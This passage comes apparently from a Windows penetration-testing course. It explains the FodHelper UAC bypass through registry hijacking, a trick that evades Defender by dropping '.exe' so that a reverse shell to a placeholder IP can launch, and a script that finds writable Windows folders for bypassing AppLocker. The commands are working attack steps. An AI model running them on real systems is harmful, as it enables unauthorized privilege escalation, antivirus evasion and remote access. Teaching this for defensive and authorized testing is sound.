
Registry keys ending with `"Shell\Open\Command"` are used to tell `Windows` how to open various file types, so for example `GIF` files should be opened with `iexplore.exe` as is defined here:



Basically, `FodHelper` tries to read `"...\ms-settings\Shell\Open\Command"` because it wants to open something using the `ms-settings` protocol, and it needs to know how. We saw in a previous screenshot that it first checked `HKCU` and then `HKCR` after the first path was not found. Since we are able to modify `HKCU`, we should be able to control the value `FodHelper` receives.


Traditionally, the bypass was to set `"HKCU\Software\Classes\ms-settings\Shell\Open\command"` to whatever command we wanted to run, however nowadays `Microsoft Defender Antivirus` will kill the process as soon as you write to this key:

```
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "(default)" -Value "cmd.exe" -Force

C:\Windows\System32\fodhelper.exe
```



As it turns out, however, it is very easy to bypass this detection. As explained in this blog post, `Microsoft Defender Antivirus` is only triggered when it senses `".exe"` in the value being set, so if you simply remove the `".exe"` you will not get blocked.


In `Windows`, you do not need to specify `".exe"` for `Windows` to locate a binary. So for example, if you tried running `C:\Windows\System32\cmd` you will notice that `cmd.exe` is still launched.



Making this slight adaptation, we can see that the bypass works without getting blocked by `Microsoft Defender Antivirus` (in this case launching `RShell.exe`):

```
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-
```

```
settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "(default)" -Value
"C:\Windows\Tasks\RShell <IP> 8080" -Force

C:\Windows\System32\fodhelper.exe
```



To cleanup after the bypass, we should run the following command:

```
Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
```


Extra Reference: WinPwnage


A project which may serve as a useful reference which researching other `UAC bypass` techniques is WinPwnage, which contains `Python` implementations of `15` different vectors.

AppLocker


Introduction to AppLocker

AppLocker is a `Windows` (defense-in-depth) security feature which allows administrators to `restrict which apps and files a user can run`. Rules may be applied to the following file types:

- `Executable files`: .exe, .com
- `Windows Installer files`: .msi, .msp
- `Scripts`: .js, .ps1, .vbs, .cmd, .bat
- `Packaged apps`: .aappx
- `Dynamic-Link Libraries`: .dll




In practice, `Dynamic-Link libraries` are not typically restricted, since `Microsoft` requires administrators to explicitly enable this rule collection due to reduced system performance issues.




Each file type has a default ruleset provided by `Microsoft`. For example, the default ruleset for `executable files`, is the following three rules:

- `Everyone` may run `executable files` located in `%PROGRAMFILES%\*`
- `Everyone` may run `executable files` located in the `%WINDIR%\*`
- `Administrators` may run executable files located anywhere



Attempting to run a file which is not allowed by the `AppLocker` ruleset results in one of the following error messages (1: attempting to run from commandline, 2: attempting to run from GUI):



Enumerating AppLocker

An `AppLocker` policy may be configured `locally` or across a `domain`, so we will focus on enumerating the `effective` policy. To do so, we may use the [Get-AppLockerPolicy] PowerShell cmdlet.

```
Get-AppLockerPolicy -Effective -Xml
```

Looking through the output, we can see for example one of the default rules, which `allows` members of the `Everyone group (SID: S-1-1-0)` to run `executable files` in `%PROGRAMFILES%\*`:

```
<SNIP>
<FilePathRule Id="921cc481-6e17-4653-8f75-050b80acca20" Name="(Default
Rule) All files located in the Program Files folder" Description="Allows
members of the Everyone group to run applications that are located in the
```

```
Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
    <Conditions>
        <FilePathCondition Path="%PROGRAMFILES%\*" />
    </Conditions>
</FilePathRule>
<SNIP>
```

If we wanted to test whether or not we would be able to run a certain file without actually trying to run it, we could use the Test-AppLockerPolicy PowerShell cmdlet like so:

```
PS C:\Users\max> Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -
Path C:\Tools\SysinternalsSuite\procexp.exe -User max

FilePath                                  PolicyDecision MatchingRule
--------                                  -------------- ------------
C:\Tools\SysinternalsSuite\procexp.exe DeniedByDefault

PS C:\Users\max> Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -
Path C:\Tools\SysinternalsSuite\procexp.exe -User maria

FilePath                                 PolicyDecision MatchingRule
--------                                 -------------- ------------
C:\Tools\SysinternalsSuite\procexp.exe     Allowed (Default Rule) All
files
```


Exploiting the Default Ruleset

Example: Executable Files

Now that we understand what `AppLocker` is, and how to enumerate its policy, let's understand why the default ruleset is insecure, and how attackers may easily exploit it to bypass `AppLocker`. Once more, here is the default ruleset for `executable files`:

```
...[SNIP]...
<RuleCollection Type="Exe" EnforcementMode="Enabled">
    <FilePathRule Id="921cc481-6e17-4653-8f75-050b80acca20" Name="(Default
Rule) All files located in the Program Files folder" Description="Allows
members of the Everyone group to run applications that are located in the
Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
        <Conditions>
            <FilePathCondition Path="%PROGRAMFILES%\*" />
        </Conditions>
    </FilePathRule>
    <FilePathRule Id="a61c8b2c-a319-4cd0-9690-d2177cad7b51" Name="(Default
Rule) All files located in the Windows folder" Description="Allows members
```

```
of the Everyone group to run applications that are located in the Windows
folder." UserOrGroupSid="S-1-1-0" Action="Allow">
        <Conditions>
            <FilePathCondition Path="%WINDIR%\*" />
        </Conditions>
    </FilePathRule>
    <FilePathRule Id="fd686d83-a829-4351-8ff4-27c7de5755d2" Name="(Default
Rule) All files" Description="Allows members of the local Administrators
group to run all applications." UserOrGroupSid="S-1-5-32-544"
Action="Allow">
        <Conditions>
            <FilePathCondition Path="*" />
        </Conditions>
    </FilePathRule>
</RuleCollection>
...[SNIP]...
```


As you can see, The second rule with the ID "`a61c8b2c-a319-4cd0-9690-d2177cad7b51`" allows members of the `Everyone group (SID: S-1-1-0)` to run `executable files` in `%WINDIR%\*`. Using the following `PowerShell` script, we can enumerate folders inside `%WINDIR%` which standard users can both `write to` and `execute from`:

```
Get-ChildItem $env:windir -Directory -Recurse -ErrorAction
SilentlyContinue | ForEach-Object {
    $dir = $_;
    (Get-Acl $dir.FullName).Access | ForEach-Object {
        if ($_.AccessControlType -eq "Allow") {
            if ($_.IdentityReference.Value -eq "NT AUTHORITY\Authenticated
Users" -or $_.IdentityReference.Value -eq "BUILTIN\Users") {
                if (($_.FileSystemRights -like "*Write*" -or
$_.FileSystemRights -like "*Create*") -and $_.FileSystemRights -like
"*Execute*") {
                    Write-Host ($dir.FullName + ": " +
$_.IdentityReference.Value + " (" + $_.FileSystemRights + ")");
                }
            }
        }
    };
}
```

After allowing this script to run, we get the following list of folders and respective permissions. Hypothetically, we could use any of these folders to bypass `AppLocker` restrictions for `executable files`.

```
PS C:\Users\Administrator> C:\Tools\AppLockerBypassChecker.ps1
C:\Windows\Tasks: NT AUTHORITY\Authenticated Users (CreateFiles,
ReadAndExecute, Synchronize)
C:\Windows\Temp: BUILTIN\Users (CreateFiles, AppendData, ExecuteFile,
Synchronize)
C:\Windows\tracing: BUILTIN\Users (Write, ReadAndExecute, Synchronize)
C:\Windows\System32\spool\drivers\color: BUILTIN\Users (CreateFiles,
ReadAndExecute, Synchronize)
C:\Windows\Temp\MsEdgeCrashpad: BUILTIN\Users (CreateFiles, AppendData,
ExecuteFile, Synchronize)
C:\Windows\Temp\MsEdgeCrashpad\attachments: BUILTIN\Users (CreateFiles,
AppendData, ExecuteFile, Synchronize)
C:\Windows\Temp\MsEdgeCrashpad\reports: BUILTIN\Users (CreateFiles,
AppendData, ExecuteFile, Synchronize)
```

For example, if we tried copying `NotMalware.exe` to `C:\Windows\Tasks`, we notice that `AppLocker` does not prevent us from running the file:




Example: Scripts

A brief look at the default ruleset for restricting `scripts` shows that the same bypass can be used.


```
...[SNIP]...
<RuleCollection Type="Script" EnforcementMode="Enabled">
    <FilePathRule Id="06dce67b-934c-454f-a263-2515c8796a5d" Name="(Default
Rule) All scripts located in the Program Files folder" Description="Allows
members of the Everyone group to run scripts that are located in the
Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
        <Conditions>
            <FilePathCondition Path="%PROGRAMFILES%\*" />
        </Conditions>
    </FilePathRule>
    <FilePathRule Id="9428c672-5fc3-47f4-808a-a0011f36dd2c" Name="(Default
```

```
Rule) All scripts located in the Windows folder" Description="Allows
members of the Everyone group to run scripts that are located in the
Windows folder." UserOrGroupSid="S-1-1-0" Action="Allow">
        <Conditions>
            <FilePathCondition Path="%WINDIR%\*" />
        </Conditions>
    </FilePathRule>
    <FilePathRule Id="ed97d0cb-15ff-430f-b82c-8d7832957725" Name="(Default
